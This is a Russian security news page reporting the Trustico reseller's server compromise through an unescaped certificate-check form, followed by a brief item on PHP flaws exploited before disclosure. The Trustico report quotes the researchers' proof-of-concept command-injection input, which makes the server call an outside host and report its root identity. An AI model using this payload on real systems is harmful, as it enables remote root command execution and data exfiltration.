



Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Все сертификаты Trustico отзовут из-за полной компрометации сервера

Ранее освещенная история с проблемными сертификатами, полученными через реселлера Trustico, усугубилась новыми подробностями. В веб-интерфейсе сервиса была обнаружена уязвимость, позволяющая получить к серверу root-доступ.

Если раньше эксперты только гадали, что может быть причиной того, что Trustico решила отозвать выданные сертификаты, то сейчас ситуация начинает проясняться. Похоже, что такое решение связано с киберинцидентом, подорвавшим безопасность реселлера.




Сама брешь имеет довольно посредственный характер — допускается ввод без экранирования спецсимволов. Таким образом, если кто-либо введет в форме проверки сертификата шелл-операторы, они будут исполнены на серверы с правами root.

Об этой проблеме сообщили эксперты Manawyrm и Predrag Cujanović в Twitter.

В качестве примера специалисты приводят ввод следующую строку:

$(curl https://3.5.6.9/`id`)

Которая отправит на хост запрос:

3.5.6.9 - [01/Mar/2018:09:52:14 -0500] "GET /uid=0(root) HTTP/1.1" 404 209 "-" "curl/7.29.0"

Сообщается, что на данный момент сайт Trustico недоступен. Специалистам пока не удалось выяснить, позволяет ли данная брешь скомпрометировать приватные ключи сертификатов, однако одному из исследователей удалось найти в конфигурации секретный ключ для SSL-сертификта домена «*.trustico.com».

Следовательно, в ближайшее время DigiCert и Comodo отреагируют на инцидент, что, скорее всего, приведет к отзыву всех выданных через Trustico сертификатов.

Подпишитесь на новости

PHP-уязвимости пытались эксплуатировать за четыре дня до раскрытия

История PHP2Shell получила продолжение: попытку эксплуатации зафиксировали ещё 17 октября — за четыре дня до публичного раскрытия уязвимостей и выхода патчей. Параллельно OpenAI рассказала, что одну из критических брешей исследователи обнаружили с помощью GPT‑5.6 Sol.

Пока защитники готовили обновления, кто-то уже проверял чужие серверы на прочность.

О ранней попытке атаки сообщила Amazon Threat Intelligence. Её обнаружили в телеметрии сети ловушек MadPot. Запрос пришёл с адреса коммерческой сети анонимизации; откуда отправитель получил сведения об эксплуатации до раскрытия, неизвестно.

Утром 21 октября Amazon заметила новые попытки с разными полезными нагрузками и инфраструктурой — это указывает на нескольких участников. Успех этих ранних атак на реальных системах не установлен.

После публикации исправлений новые демонстрационные эксплойты появились за считаные часы и почти сразу пошли в ход против сенсоров компании.

Вторая новость — роль ИИ. Как отметили в OpenAI, команда Calif выявила критическую уязвимость с помощью GPT‑5.6 Sol в рамках инициативы Patch the Planet. Wiz независимо обнаружила и сообщила об обеих брешах. Исправления готовили разработчики PHP при поддержке исследователей и инфраструктурных компаний.

Доказательств, что атакующие тоже использовали ИИ, в этих сообщениях нет. Amazon рекомендует проверять следы компрометации как минимум с 17 октября. Патч закрывает брешь, а выяснять, кто успел войти раньше, придётся отдельно.

RSS: Новости на портале Anti-Malware.ru